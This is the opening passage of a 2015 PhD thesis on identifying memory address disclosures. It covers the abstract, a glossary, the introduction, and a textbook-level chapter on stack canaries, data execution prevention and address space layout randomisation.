Identifying Memory Address Disclosures

John North
BSc (Hons), MSc

A thesis submitted in partial fulfilment of
the requirements for the degree of
Doctor of Philosophy
at
De Montfort University

January 2015

Abstract

Software is still being produced and used that is vulnerable to exploitation. As well as being in devices in the homes of many people around the world, programs with these vulnerabilities are maintaining life-critical systems such as power-stations, aircraft and medical devices and are managing the creation and distribution of billions of pounds every year. These systems are actively being exploited by governments, criminals and opportunists and have led to loss of life and a loss of wealth. This dependence on software that is vulnerable to exploitation has led to a society with tangible concerns over cyber-crime, cyber-terrorism and cyber-warfare.

As well as attempts to eliminate these vulnerabilities, techniques have been developed to mitigate their effects; these prophylactic techniques do not eliminate the vulnerabilities but make them harder to exploit. As software exploitation is an ever evolving battle between the attackers and the defenders, identifying methods to bypass these mitigations has become a new battlefield in this struggle and the techniques that are used to do this require vulnerabilities of their own.

As many of the mitigation techniques are dependent upon secrecy of one form or another, vulnerabilities which allow an attacker to view those secrets are now of importance to attackers and defenders. Leaking of the contents of computer memory has always been considered a vulnerability, but until recently it has not typically been considered a serious one. As this can be used to bypass key mitigation techniques, these vulnerabilities are now considered critical to preventing whole classes of software exploitation.

This thesis is about detecting these types of leaks and the information they disclose. It discusses the importance of these disclosures, both currently and in the future. It then introduces the first published technique to be able to reliably identify specific classes of these leaks, particularly address disclosures and canary-disclosures.

The technique is tested against a series of applications, across multiple operating systems, using both artificial examples and software that is critical, commonplace and complex.

Acknowledgements

I would like to thank the many, many people involved in helping me to create this thesis and for tolerating me during the process. In particular, I would like to thank my partner Rikke for being the person she is. I would like to thank my parents and my brother for encouraging me to undertake this work and to continue with it when it was no longer fun. As well as the many that have helped me personally, I am very grateful to those who have helped me academically, in particular my supervisors and everybody who has reviewed this work, in whatever form it was at the time. Finally, I would like to thank Ollie Whitehouse for initially pointing me to the Fermin J. Serna paper, as well as for his encouragement with this problem and kind words regarding the solution.

Publications

The following papers were created and published as part of the initial stages of this PhD.

- Esteban J Palomo, John North, David Elizondo, Rafael Marcos Luque, and Tim Watson. Visualisation of network forensics traffic data with a self-organising map for qualitative features. In Neural networks (IJCNN), The 2011 international joint conference on, pages 17401747. IEEE, 2011.

- Christian Bitter, John North, David A Elizondo, and Tim Watson. An introduction to the use of neural networks for network intrusion detection. In Computational Intelligence for Privacy and Security, pages 524. Springer, 2012.

- Esteban J Palomo, John North, David Elizondo, Rafael Marcos Luque, and Tim Watson. Application of growing hierarchical som for visualisation of network forensics traffic data. Neural Networks, 32:275 284, 2012.

Contents

List of Figures

List of Tables

Glossary

.Net framework Framework developed by Microsoft, primarily for Windows, as an environment to run programs in a JIT compiled manner. The .net runtime can be seen as similar to the the Java virtual machine, with the libraries being similar to the JDK. Although the environment is language agnostic, C# is the primary language for development.. 98

AMD Advanced Micro Devices. Alternative chip manufacturer to Intel.. 12

Apache Open source web-server. Apache is one of the most popular web-servers in use and is a cornerstone of the LAMP stack (Linux Apache Mysql PHP). . 67, 90

Arm Family of instruction set architectures, commonly used in mobile phones.. 12

ASLR Address Space Layout Randomisation. A mitigation technique that is designed to make it harder to exploit vulnerabilities by randomising addresses in memory.. ix, 10, 11, 13

Aurora Name given to a series of cyber attacks on high profile organisations, which some suspect were conducted by the Chinese People's Liberation Army.. 2

Bash Bourne Again Shell. Bash is now the predominant Unix shell and is typically the environment created if a user invokes a terminal in most Unix type environments. . 71, 75

Blackhat A well known commercial security conference, renown for its presentations on hacking. Blackhat presentations are peer reviewed, but not necessarily by academics.. 11, 14, 17, 21

BugTraq Computer security based electronic mailing list, with a particular emphasis on software vulnerabilities.. 14, 15

C Cross platform programming language, commonly used for systems and embedded programming.. 83, 118

C# The primary programming language in Microsoft's .net framework. Based on a similar syntax to C, C++ and Java, it is a JIT compiled language that runs on top of a runtime environment.. 51

Chrome Web-browser released by Google. Based upon Chromium, it is also the basis for the Chromebook.. 81, 82

Chromium An open source browser, that is the basis of Google's chrome.. 67, 82

Clang Open source compiler, with backends to compile C, C++ and objective C. Designed to be compatible with GCC, it is now the primary compiler used in Apple's OSX. 67, 74, 76–79

computer forensics The field of analysing the contents of a computer, typically, but not always performed after a machine has been turned off. This is often used for legal purposes.. 23

CUDA Compute Unified Device Architecture. A platform and programming model, created by NVIDIA, for programming Graphical Processing Units.. 44

CVE list Common Vulnerability Exposure list. A list of published vulnerabilities, held by the Mitre organisation, with the intention of having a common method of identifying and referencing vulnerabilities.. 2, 23

Cygwin A set of computer programs and accompanying packages, which are designed to allow a Unix type environment and tools to work on the Microsoft Windows platform.. 75

DEP Data Execution Prevention. Mitigation technology which is designed to make it harder to exploit vulnerabilities by preventing code in certain memory blocks from being executed.. 14, 22, 38

EMET Enhanced Mitigation Experience Toolkit. A set of tools provided by Microsoft which can be used to mitigate against vulnerabilities. These tools are optional and reliant upon the user to activate them.. 27, 38

firefox Open source Web-browser, made by the Mozilla foundation.. 96

fuzz Testing technique based on randomised data. The idea is to exercise a program with data that a traditional tester may not have thought of, by entering completely random data. Often confused with boundary analysis testing.. 89, 98

GCC GNU Compiler Collection. A collection of compilers, released using the free software license GPL. The GCC C compiler was the primary compiler used for most Open Source Operating systems and is still the compiler used for building Android.. 10, 67, 76, 79

heap The heap is a contiguous memory block, built on a bottom up basis, which is used by applications to store dynamically allocated memory.. 8, 11, 13, 27, 82

HeartBleed High profile vulnerability in the OpenSSL library. This is a disclosure vulnerability which releases information directly from the process memory; as SSL is so widely used it was a vulnerability which received much publicity.. 67, 91

Internet Of Things Term used to describe the expected connectivity of everyday household objects to the internet. 1

Java virtual machine An environment, or environment specification, which allows Java programs to be executed. As Java is platform agnostic, the Java bytecode runs on the Java virtual machine (JVM) which must be custom written for that platform.. 98

JavaScript A scripting language, which is the primary language in use on all WebBrowsers. Javascript is not a variant of Java, but does bare some syntactical similarity.. 96

kernel The underlying area of an operating system. The kernel takes care of scheduling, handling hardware and memory amongst other operations, making these transparent to user applications.. 23, 42, 61

LD_PRELOAD An environment variable, implemented in Linux, which allows the substitution of program functions with code from a different library.. 59

libc Commonly used term to refer to the standard C library. 14, 15

Linux A popular operating system, designed to be a clone of the Unix environment. Linux was created by Linus Torvalds and is released under the open source GPL license. As it is the base system for Android, as well as many embedded devices, it may now be the most widely used Operating System in the world.. 73

Mint A popular distribution of the Linux operating system. It is based upon Ubuntu, which in turn is based upon Debian.. 72, 79

MySQL Lightweight database system. Originally a core part of the LAMP stack (Linux Mysql Apache PHP), its popularity has begun to wane with more restricted licensing conditions being imposed.. 83

NOP Assembly language sequence for No Operation. This operation does nothing at all, and so is often used by exploit creators as a method of extending the range for which an exploit call can be effective.. 26, 34

OpenBSD An open source Unix variant. Built upon the BSD license, rather than GPL license, and based upon the Berkeley flavour of Unix; it is has a strong emphasis on security.. 67, 73, 74

OSX The operating system used on Apple desktops and laptops, which is based on a Unix variant. 67, 73, 74

Phrack An online publication, with an emphasise on subverting technology. Phrack is a well known publication with some very influential articles.. 4, 8, 20

PIE Position independent executable. These are programs compiled in a manner that means it can be run from different positions in memory.. 26

pipe System used in Unix to transfer data between processes. Examples are the STDERR stream and file stream where data is passed over the stream to different applications. 84

printf A C command which outputs text to the default STDOUT console. Its use of format specifiers makes it very flexible and well known. Public demand has ensured a similar function has also appeared in other languages such as Java.. 70, 78

Python An interpreted programming language, which is popular is a general scripting tool.. 83

RETN Assembly language instruction which pulls the next value off of the stack (which should be an address) and the jumps to that address.. 15, 36

rootkit A computer program that hides its own presence inside the operating system, typically with malicious intent.. 17

ROP Return Oriented Programming. Form of programming exploits which is based around re-using existing code in order to avoid the restrictions enforced by DEP.. 26, 36, 38

shuf A Unix utility for 'shuffling' or randomising the lines in a file.. 70, 90

side-channel attacks Attacks based upon the physical implementation of a system rather than the logical implementation. This is typically to do with timing or emissions.. 62

SSL Secure Socket Layer. Protocol for transmitting documents or data in a secure manner; this is the primary mechanism behind the https web protocol. . 89

stack canaries Referred to as either stack canaries or stack cookies, these are values which are placed on the stack as a method of detecting if the stack has been manipulated.. 67

static analysis The analysis of a programs properties, rather than state. This is a technique which is often used to identify code patterns or problems in software.. 41, 42

STDERR Unix shells use a file stream to pass information to and from the calling process. STDERR is the name of the default stream which is used for outputting error text. This would typically appear in the console if no redirection was used.. 51, 57, 84

STDOUT Unix shells use a file stream to pass information to and from the calling process. STDOUT is the name of the default stream which is used for outputting text. This would typically appear in the console if no redirection was used.. 51, 57, 70, 78, 84

Stuxnet Computer worm, suspected by some to have been designed to disrupt the Iranian nuclear facility in Natanz.. 2

Turing complete A programming language is said to be Turing complete if it has the potential to solve any problem which is computer solvable, given enough resources. The phrase originates from Alan Turing and the Turing machine.. 16, 17

Ubuntu Very popular Linux distribution based upon Debian.. ix, 2, 12, 26

Unix An operating system originally developed at Bell labs for At&T. Originally designed as multi-user operating system, many variants of Unix remain including Solaris and Linux.. 70, 84

Usenix Advanced Computing Systems Association. Usenix is an association with publications and conferences on computer security, but it is more commercial and industry based than more primarily academic organisations.. 27, 29, 38

userspace The process space in an operating system that runs user programs. This may include the graphics system and terminals such as Bash. Userspace applications should not be able to interfere with the underlying kernel operations.. 23, 42, 61

Virtual Box A virtualisation program similar in operation to VMWare. Commonly distributed with Linux distributions due to its open licensing.. 74

Visual Studio Integrated development environment created by Microsoft. Utilising the Windows SDK, it is the primary development environment for Windows.. 10, 67, 75, 76, 80

WGET An open source program designed to download web-sites or pages for off-line use.. 58

worm A computer program which replicates itself and spreads over networks such as the Internet.. 1

x86 Instruction set architecture, or family of architectures, based on Intel's 8086 processor. . 15, 16

XML eXtensible markup language, XML is a language designed to hold information in a human-readable format. It is common in file storage and data communications.. 67, 82

XOR Logical operator, where a state is true if either, but not both, of the inputs are true. Often used for encrypting data.. 33

XPath A programming language designed to allow the selection of specific XML nodes.. 81–83, 86

XSLT Extensible Stylesheet Language Transformations. A language for transforming XML documents into another format.. 82

Chapter 1

Introduction

We are living in a connected world; A home-office report (Detica, 2011) estimates that in the UK in 2009, £47.2 billion was spent online, 294 billion emails were sent and 91% of UK businesses and 73% of UK households had internet access. The world where computing primarily involved a PC or mainframe is over, the same report claims over 5 billion SMS messages were sent in the same period from the UK; we also know there was an average of 1.5 million Android devices activated daily in 2013 (Lee et al., 2014). With the revolution of the ***Internet Of Things*** expected to connect 50–100 billion devices to the internet by 2020 (Trappeniers et al., 2013) the proliferation of connected devices is only likely to increase.

The problem with this growth in our reliance on software, is the cost if sofftware goes wrong. As far back as 1962 a software issue in the Mariner I rocket, attempting to fly by Venus, caused the destruction of the rocket, becoming known as the "most expensive hyphen in history" (Copeland, 2010). It is not just financial costs that can occur; in 1983, according to an article in the Washington post, a software issue was nearly responsible for starting a nuclear war, when a Soviet early warning system incorrectly signalled that the United States had launched 5 nuclear missiles against the Soviet Union. It would also be incorrect to assume that these costly mistakes were limited to the early days of computing. According to the New York Times, in 2012, a glitch in their trading software cost Knights Capital $440 million in 45 minutes (Popper, 2012) and the deadly crash of a Boeing 777 in 2013 is blamed, at least by some, as being caused by a software fault (Wold, 2013).

Unfortunately, it is not just accidental software issues that can be a problem. The single ***worm*** Conficker, has managed to infect up to 15 million hosts. It has infected the French navy's computer network, Royal Navy warships and submarines and the German unified military; it also infected hospital systems and police systems (Shin et al., 2012). Conficker even made its way into space (Piètre-Cambacédès et al., 2011).

The opportunities to abuse this network for profit have not gone un-noticed and cyber-crime is now a major issue. Whether it costs the reported 2% of the entire worlds GDP at $1 trillion a year, or it is closer to $110 billion a year (Hyman, 2013), it is clear neither is an insignificant figure. The UK cabinet office has estimated the cost to the United Kingdom alone as £20 billion a year and increasing (Detica, 2011). Not to be outdone by more general cyber-crime, some fear that terrorists are about to embrace the cyber-realm (Verton and Brownlow, 2003; Harries and Yellowlees, 2013). As well as terrorists and criminals, governments also appear to be interested in the nefarious benefits of cyber. Whether you believe that ***Stuxnet*** or ***Aurora*** had nations state backing, or that military operations in Georgia and the Ukraine were proceeded by cyber-attacks, it would not be a controversial statement to say there is clearly nation state awareness of this issue. At the time of writing this chapter it appears NATO are discussing the idea that Cyber-attacks on individual nations could warrant a collective military response (Croft, 2014). The UK government has now classified cyber as one of only four tier one threats, along with "Terrorism, ... unconventional attacks using chemical, nuclear or biological weapons, as well as large scale accidents or natural hazard" (Government, 2010). It is clear that cyber-security is important.

It is tempting when thinking of cyber to immediately think of web-pages, smart-phones and the next generation of power grids. It is also easy to think that the evolution in programming languages and development paradigms might mean that new software is inherently cyber-safe and that the current problems evolve around user training, poor password management, system misconfiguration etc. This is partly the case, but not completely. Programming issues are still behind much of the current cyber-mess. The ***CVE list*** at Mitre (MITRE, 2008) stores a list of software vulnerabilities in major programs, at the time of writing this it held 64,090 entries and, according to its bug tracking system, ***Ubuntu*** currently has 113,847 open bugs (Ubuntu, NDb). We are still using and creating vulnerable software.

IntroOf all of the software vulnerabilties, the remote code execution bug may be considered to be the most dangerous as they allow an attacker to execute their own code on a victims computer. This can take the form of a computer being compromised by visting a web-site or a phone being taken over by receiving a text message. The number of these vulnerabilities can be shocking. Taking the 3 month period before the initial submission of this thesis (the last 3 months of 2014) as an example, the CVE list shows 162 vulnerabilties identified which would allow arbitrary code execution and have a severity rating of beween 9 and 10 (out of a scale of 10). Of these vulnerabilties, 5 had a publicly available exploit. These vulnerabilties are not limited to inexperienced or unimportant vendors, in 2014 the CVE list had 51 arbitrary code execution vulnerabilties published against Mozilla, 17 against Google and 210 against Microsoft. In an attempt to mitigate against this torrent of vulnerabilities, different techniques are used on client operating systems to

attempt to stop a vulnerability being exploited. Probably the most important of these is Address Space Layout Randomisation and ASLR implementations have improved so much that we may now be at a stage where bypassing ASLR may be one of the most difficult parts of exploiting software. This is a change that has been coming slowly. The Microsoft research paper, Nagaraju et al. (2013), is an analysis of the trends in software vulnerability exploitation in Microsoft software and concentrates specifically on remote-code execution vulnerabilties from the period between 2006 and 2012. They note that there was a lull in the number of vulnerabilties that were exploited after the introduction of the first strong exploit mitigations, which arrived with Windows Vista. Of the 5 key trends identified one was ”Exploits increasingly rely on techniques that can be used to bypass the Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR)”. The importance of address disclosures in bypassing these mitigations is critical and is explained in detail in the chapter on address disclosures. ASLR in particular is being continuously strengthened in all major operating systems, but this effort is futile if we do not address the disclosure problem. We are now at the stage where the existence of an address disclosure could be the difference between software being remotely exploitable or not.

1.1 Contribution

The problem this thesis is attempting to solve is: Address disclosures can be used to bypass specific security mechanisms on many different platforms, yet there is no reliable way to detect them.

The contributions are:

- Highlight the largely unrecognised importance of Memory Disclosures.
- Provide the first methodology to reliably detect address disclosures.
- Demonstrate that this technique can be used to detect other disclosure types.
- Provide frameworks for the community to perform these tests.

1.2 Conventions Adopted

One issue in this type of research is how to handle the non-academic literature. In the field of software exploitation, literature from other sources, such as industry conferences (Blackhat, DefCon etc) or unofficial journals such as ***Phrack***, are essential in understanding the field and ignoring these sources would give a false impression of the topic. This thesis is intended as an academic work and the distinction between academically peer-reviewed work and the more "grey-literature" is important; these sources can not be held to the same level of trust as a paper in a trusted, peer reviewed journal, but it is still sometimes necessary to acknowledge them; at the time of writing, Google scholar — itself a grey source — credits (One, 1996) from ***Phrack***, with 776 citations. In this thesis, this is handled by referencing this literature in the same way as academic journals, but to make the context clear in the text; an example of this can be seen on page 20 which states "Using a disclosure as a method of bypassing ASLR has been documented since at least the Phrack article Durden (2002)".

Another issue in writing this thesis is how to introduce technical concepts, phrases and words which some, but not all, readers may be aware of. Important technical concepts are introduced in the thesis as it develops, particularly Chapter 2 is dedicated to introducing concepts required later in the thesis, but where explaining some of the required terms may draw away from the clarity of the thesis, then the glossary is used instead. This has been the case for a large number of terms and was a specific design decision, the reader is informed that a term is in the glossary the first few times it is used by the specific font used, an example being the term"***Phrack***" which is used in the paragraph above.

1.3 Thesis Outline

The outline of this thesis is shown below:

- Chapter 1 is the introductory chapter and, naturally, introduces this thesis. An introduction to the background for the thesis is given, before stating the problem and defining the contributions. Any conventions used in the presentation of this thesis are explained before this outline of the thesis is shown.
- Chapter 2 introduces the reader to the basics required to understand the rest of this thesis; particularly it covers the different techniques and measures that compilers and operating systems use to protect systems from exploitation. Probabilistic based mitigations are introduced here, with particular attention paid to address space layout randomisation and stack canaries.
- Chapter 3 is a review of the literature on memory disclosures and particularly on address disclosures. It explains what they are, before covering the literature around them. Any alternatives to their use are covered followed by any advances which may affect their relevance in the future.
- Chapter 4 covers the literature on other testing techniques which could be similar to this one, or which solve a similar problem to the one presented here.
- Chapter 5 introduces the DEBT methodology behind this thesis. The basic principles behind the concept are explained before a workflow of the methodology is presented. Some discussion is entered regarding the practicalities of the methodology before the novelty behind it and any strengths or weaknesses are covered.
- Chapter 6 details the experiments used to test this thesis. It is presented in a manner where similar experiments are grouped into sets to avoid repetition. The methodology behind all of the experiments is presented and then each experiment is presented in this format, covering the requirements, the experiment design, execution details and results.
- Chapter 7 is the final core chapter; it starts with an analysis of the experiments and results, before giving more personal reflections on the application of the methodology. The thesis is finalised by covering the contributions and suggesting future work that may be possible, before a short conclusions section.
- The Appendices contain information which, if presented at the time of introducing it, may have been a distraction to the reader. This particularly covers program code and the methodology behind the literature review in chapter 3.

Conc:Intro

1.4 Conclusions

This is the introductory chapter and part of its purpose is to lay out the structure of the rest of the thesis and the conventions used. This chapter also introduces the impact that software vulnerabilties can have and attempts to introduce the impact that address disclosures have; this is difficult to do, as there is no quantified data regarding this issue. This is partly because vulnerabilties are not classified in a way that can identify this particular issue, partly because address disclosures have not necessarily been an issue in the past where the affect is now becoming much greater than before and partly because it is hard to estimate real world impact from a field which is notorious for not reporting the commercial realities behind of software issues. This is not necessarily an issue as long as it is a convincing argument that this vulnerability has significant impact and is that it is worth spending resources in attempting to identify them; hopefully this should have been convincingly done. If this has been done sucessfully, then it should have set the context for the specific contributions given.

Chapter 2

Prophylactic Measures: Attacks and Defences

2.1 Introduction

There is an entire industry based around preventing vulnerabilities from being produced in software, yet we are still in a position where software vulnerabilities in major packages are identified on a daily basis. One method to reduce the number of vulnerabilities is to use type-safe languages. Languages such as C#, Java and Python remove from the developer the requirement to manage memory and with this removes the possibility that they introduce one of the many memory handling based vulnerabilities inherent in non-safe languages such as C and C++. This may resolve the issue for the particular class of software which can be implemented in these languages, but it is not always possible. For legacy software, embedded systems, operating systems and for applications where speed or resource consumption are of critical importance, unsafe languages are still chosen and their use is unlikely to disappear. This chapter and this thesis are regarding the issues found in unsafe languages.

One approach to protecting systems from exploitation is in the use of compiler and operating system prophylactic measures. These are technologies which are not designed to prevent issues such as buffer overflows, but rather to make their exploitation harder. In this chapter the major prophylactic techniques used on different operating systems are reviewed and the corresponding evolution of attack techniques is touched upon. This is not intended as an exhaustive review of this topic, but as an introduction to the field, so that the concepts introduced later in the thesis can be better understood.

2.2 Exploiting Software

There are many different classes of vulnerabilities that can be exploited in software written in languages such as C and C++. The classic ***Phrack*** article "Smashing the stack for fun and profit" (One, 1996) is amongst many peoples first introduction to the subject of exploiting software and the classic buffer overflow is still one of the most widely known exploitation vulnerabilities. Despite this there are still many other vulnerabilities that can be exploited; ***Phrack*** alone has articles on heap-overflows (Kaempf, 2001), double-frees (Anonymous, 2001), integer overflows (Horovitz, 2002) and format string exploits (Planet, 2010; Gera, 2002).

There are many different exploit techniques and counter-measures that could be discussed here, structured exception handling has been exploited with techniques such as shown in Kimball and Perugin (2012) and protective measures have been developed to help prevent these, including SEH chain validation and handler validation (XU et al., 2009); similarly there are ***heap*** specific attacks and corresponding counter-measures such as safe unlinking and meta-data encryption (Novark and Berger, 2010; Younan et al., 2006). In this chapter, only the techniques which are most relevant to this thesis are covered; this happens to correspond to the most widely deployed measures.

If the reader is interested in a more detailed introduction to the basics of software exploitation, the books Anley et al. (2011) and Erickson (2008) are excellent introductions to this field.

2.3 Exploitation Basics

This thesis is not intended as a tutorial on exploiting software, but it is not possible to understand these countermeasures unless the basics of exploitation are covered. There are many different methods of exploiting unsafe languages, but most involve manipulating the program into executing code that was not intended by the author. It has already been mentioned that there are many different vulnerabilities which can potentially be exploited, the Common Weakness Enumeration is a list of these vulnerabilities produced by the Mitre Corporation (MITRE, 2009) of which, at the time of writing, 76 were weaknesses in software written in the C language. If a vulnerability is found, there are many different techniques for exploiting that vulnerability, depending upon the nature of that weakness, but one of the most common is controlling, or overwriting an element on the stack.

The stack is a data structure, commonly used in computer science, that stores information in a first-in-last-out format. The call stack is a stack used by programs to store information about the execution of that program. As well as other information, programs use the call stack to hold the values of local variables and to store the addresses of different areas of program code. When a program calls a sub-routine, it will typically use the call stack to store the address of the code that should be executed after that subroutine has finished. If this is corrupted it is possible to alter the execution of a program and so the call stack is a key target for attackers. There are many different ways of corrupting the stack of which the buffer overflow is the most well known, but it is also possible using some of the techniques mentioned earlier, including double-frees, use-after-frees, format-string exploits amongst others.

When a sub-function is called within a C program, a strict procedure is followed to store information on the stack*. Each function uses a separate, but contiguous, block of memory called a stack frame, which holds all of the information required for that function. When a function creates a stack frame it allocates space for all of the local variables for that particular function; it also stores the address where program execution should continue when it has finished that sub-function (this should return it to the calling function). The call stack is typically implemented in a top-down fashion so that the first entry is at the highest address the stack can use and subsequent entries are stored at increasingly lower addresses. If a program has 2 functions, one of which calls the other, a simplified stack would look like the one in table 2.1 and it can be seen that the local variables for a function are stored further down the stack than the returning call address. In this example, Variable A in function 1 is allocated 20 bytes of space. A buffer overflow is a vulnerability where a larger amount of memory is copied to a variable than was allocated to it, in this example if 24 characters are copied into variable A, it would also over-write the return address to the calling function, allowing an attacker to take control of the program's execution.

Buffer overflows and controlling the stack are topics which are too complex to cover here, but a more detailed understanding of exploiting the call stack can be gained by reading most of the books mentioned earlier but Erickson (2008) is particularly recommended and the seminar presentation Müller (2008) is an excellent summary of more advanced techniques.

*This is the CDECL convention. There are others but this is the most popular.

Address	Stack entry
X	Parameter used in function 1
X-4	Return address (To calling function)
X-24	Local variable A for function 1
X-25	Local variable B for function 1
...	Parameter used in function 2
...	Parameter used in function 2
...	Return address for function 2 (address in function 1)
...	Local variable A for function 2
...	Local variable B for function 2

Table 2.1. Simplified sample call stack for a program. If a variable larger than 20 bytes is copied into function 1 variable A it will overwrite the return address in X-4

2.4 Stack Canaries

One of the earliest prophylactic measures against buffer overflows was the use of stack canaries. Stack canaries, sometimes called cookies, are values which are placed on the stack after any local variables, but before the function return address. The epilogue of the function can check if this value has been overwritten and, if so, abort.

There are different ways stack canaries can, and have been implemented. StackGuard (Cowan et al., 1998) was one of the earliest implementations but ProPolice (Etoh and Yoda, 2001) appears to be the dominant implementation for Linux/Unix (Philippaerts et al., 2011) and it is the implementation used for building Android (Bojinov et al., 2011). Although it is possible to use a termination character (CR, LF, NULL, and -1) as the canary, it is typical to use a random character, in order to prevent the canary from being written with the exploit. This makes it improbable that an attacker would be able to guess the value of the canary before the attack.

The implementation of stack canaries can be done in a selective way, to minimise their performance impact. Options such as ***Visual Studio***'s "#pragma_strict_gs_check" compiler flag or the "-fstack-protector-strong" flag for ***GCC*** alter when stack canaries are applied, such as for functions which use strings or allocate space on the stack; this minimises the performance impact on the overall program.

The way canaries are implemented in ***GCC*** on Linux, can be seen in table 2.2. This shows the values placed on the stack and how these are different for each iteration. To create this, a program was written [†] which displays the contents of the stack for a simple sub-routine. By turning ***ASLR*** off and comparing the results of 4 separate runs it is possible to see the different stack canaries added on each run. These are shown as highlighted in table 2.2.

[†]The program from experiment 6 was used, which is shown in Appendices C as program C.2

Run 1	Run 2	Run 3	Run 4
0xbffff7e7 = 0	0xbffff7e7 = 0	0xbffff7e7 = 0	0xbffff7e7 = 0
0xbffff7e6 = 0	0xbffff7e6 = 0	0xbffff7e6 = 0	0xbffff7e6 = 0
0xbffff7e5 = 0	0xbffff7e5 = 0	0xbffff7e5 = 0	0xbffff7e5 = 0
0xbffff7e4 = 0	0xbffff7e4 = 0	0xbffff7e4 = 0	0xbffff7e4 = 0
0xbffff7e3 = 8	0xbffff7e3 = 8	0xbffff7e3 = 8	0xbffff7e3 = 8
0xbffff7e2 = 4	0xbffff7e2 = 4	0xbffff7e2 = 4	0xbffff7e2 = 4
0xbffff7e1 = 85	0xbffff7e1 = 85	0xbffff7e1 = 85	0xbffff7e1 = 85
0xbffff7e0 = f0	0xbffff7e0 = f0	0xbffff7e0 = f0	0xbffff7e0 = f0
0xbffff7df = e6	0xbffff7df = f3	0xbffff7df = 55	0xbffff7df = b2
0xbffff7de = 75	0xbffff7de = f2	0xbffff7de = aa	0xbffff7de = 62
0xbffff7dd = b5	0xbffff7dd = 3d	0xbffff7dd = b7	0xbffff7dd = ff
0xbffff7dc = 0	0xbffff7dc = 0	0xbffff7dc = 0	0xbffff7dc = 0
0xbffff7db = 8	0xbffff7db = 8	0xbffff7db = 8	0xbffff7db = 8
0xbffff7da = 4	0xbffff7da = 4	0xbffff7da = 4	0xbffff7da = 4
0xbffff7d9 = 85	0xbffff7d9 = 85	0xbffff7d9 = 85	0xbffff7d9 = 85
0xbffff7d8 = fb	0xbffff7d8 = fb	0xbffff7d8 = fb	0xbffff7d8 = fb
0xbffff7d7 = 0	0xbffff7d7 = 0	0xbffff7d7 = 0	0xbffff7d7 = 0

Table 2.2. The contents of the stack whilst running a simple C program. ***ASLR*** is turned off so the only entries to change are due to the stack canaries, which are highlighted.

The ***Blackhat*** papers Litchfield (2003) and Sotirov and Dowd (2008) have more information on the implementation of stack canaries on Windows and on methods to bypass these and information is also available in Gordonov et al. (2014) on the implementation and cost of stack canaries.

2.5 Data Execution Prevention

A common method of delivering the exploit for a program to execute, is to pass it as an input to the program; if the attacker can redirect the program to execute the contents of a variable as executable code, then the exploit should run. To prevent this, a set of related technologies has been employed to ensure that, even if the redirection was to happen, the data would be not be executed as code.

Data Execution Prevention (DEP), sometimes referred to as W$\oplus$X (Write Xor Execute), is a technique which allows pages in memory to be marked as either writeable by a process or executable but not both. When a program is loaded, the executable code is placed in memory pages which are marked as executable but not writeable, but the stack and ***heap*** are stored in pages marked as writeable but not executable. This ensures that an attacker can not execute any code that has been uploaded into the program. This is now typically implemented using the NX (No eXecute) bit on modern CPUs, but partial variants on this were originally implemented in software. Hardware support for this feature is called “XD: Execute

Page	Page Address	Flags
PHDR	0x08048034	r-x
INTERP	0x08048154	r–
LOAD	0x08048000	r-x
LOAD	0x08053f04	rw-
DYNAMIC	0x08053f10	rw-
NOTE	0x08048168	r–
EH_FRAME	0x08051348	r–
STACK	0x00000000	rw-
RELRO	0x08053f04	r–

Table 2.3. The page address and flags for the program "cat" taken using ***Ubuntu*** with kernel 3.2.0-29, the different execute, read and write flags can clearly be seen.

Disable" on Intel processors, "Enhanced Virus Protection" on ***AMD*** processors and "XN: Execute Never" on ***Arm*** (Marpaung et al., 2012).

These markings can be viewed on a Linux system by looking at the object-file headers ("objdump -x"), and a summary is shown in table 2.3. It can be seen that pages are marked as either readable and executable or as readable and writeable, but no page is marked as both; in addition the stack frame is not executable.

Although this appears to be an excellent solution to the problem of executing user supplied code, it has the disadvantage that some applications need to execute user supplied code, this is particularly the case with programs such as Web-browsers which require Just-In-Time compilation; More information on this and how it can be exploited is available in (De Groef et al., 2010).

2.6 Address Space Layout Randomisation

When exploiting a program, it is essential to know where the exploit code will be held, or where any state to be corrupted is located. This is especially true as exploits will often have to contain hard-coded addresses, or contain a specific amount of spacing, which is not possible if the amount of spacing or the value of the address is not known beforehand. If this is different for every execution of a program, it makes it considerably harder, if not impossible, to exploit. This is the purpose behind address space randomisation — the randomisation of the location in memory that code or state is stored in. Although there are early papers on varieties of address randomisation as a memory prophylactic measure (Chew and Song, 2002; Forrest et al., 1997; Bhatkar et al., 2003), the first major implementation was the PAX project (Team, 2003)

Area	ASLR	HEAP	Stack
Address 1	OFF	0060c000	7ffffffde000
Address 2	OFF	0060c000	7ffffffde000
Address 3	OFF	0060c000	7ffffffde000
Address 4	ON	00918000	7fff273cc000
Address 5	ON	0259f000	7fffb10ff000
Address 6	ON	02223000	7fff673e5000

Table 2.4. The address in memory occupied by different sections of the program "cat" with ASLR either on or off. Created using Ubuntu with kernel 3.2.0-29, the different starting Heap and Stack address spaces can be clearly seen.

for Linux and it has since been implemented in all major operating systems.

In order for Address Space Layout Randomisation (referred to from now on as ***ASLR***) to work, the program still needs to be able to execute successfully, which means there must be a method for the program to identify the location of the code to execute. For all applications on Linux, when ***ASLR*** is fully enabled, the base address of the stack, the base address of the ***heap*** and the base address of all external libraries are randomised. In order for the base addresses for the main application to be randomised, rather than just the addresses of library calls, the executable must be built in a method that allows for this; for Unix variants this is referred to as a Position Independent Executable (PIE) and on Windows is created using the DYNAMICBASE compiler option.

The effect of ***ASLR*** can be seen in table 2.4. This holds the address of the stack and the heaps for 6 consecutive runs of the unix program "cat".

Where ASLR is turned off, both the stack and heap start at the same address for every run; when ASLR is turned on, for each run the different program blocks start in non-predictable locations (It is not just heap and stack spaces that are randomised, but these are the most relevant for our purposes). It should be noted that there is typically no relationship between the different starting addresses. Memory within these blocks is still contiguous, so the 30th address from the address base will still contain the same information on both runs, but will be positioned at a different address. This means that if a location can be found for any known part of the stack, or heap, then the address of any other area can be generated using an offset calculated previously.

A form of ASLR is implemented in all of the major operating systems, but the degree to which it is implemented differs according to exactly which version of the operating system is being discussed.

Mitigations such as ASLR and DEP are not designed to be implemented on their own, it is the

combination of mitigations together that is the most effective. As the ***Blackhat*** presenter F Serna (Serna, 2012) puts it — "Most other mitigations techniques depend on the operation of ASLR. Without it and based on previous research from the security industry: DEP can be defeated with return-to-libc or ROP gadget chaining, SEHOP can be defeated constructing a valid chain, ... Put simply, if you defeat ASLR, we are going to party like if it is 1999".

The first published technique to reliably identify address disclosures, which can be used to defeat ASLR, is a key contribution of this thesis.

2.7 Code Re-Use Attacks

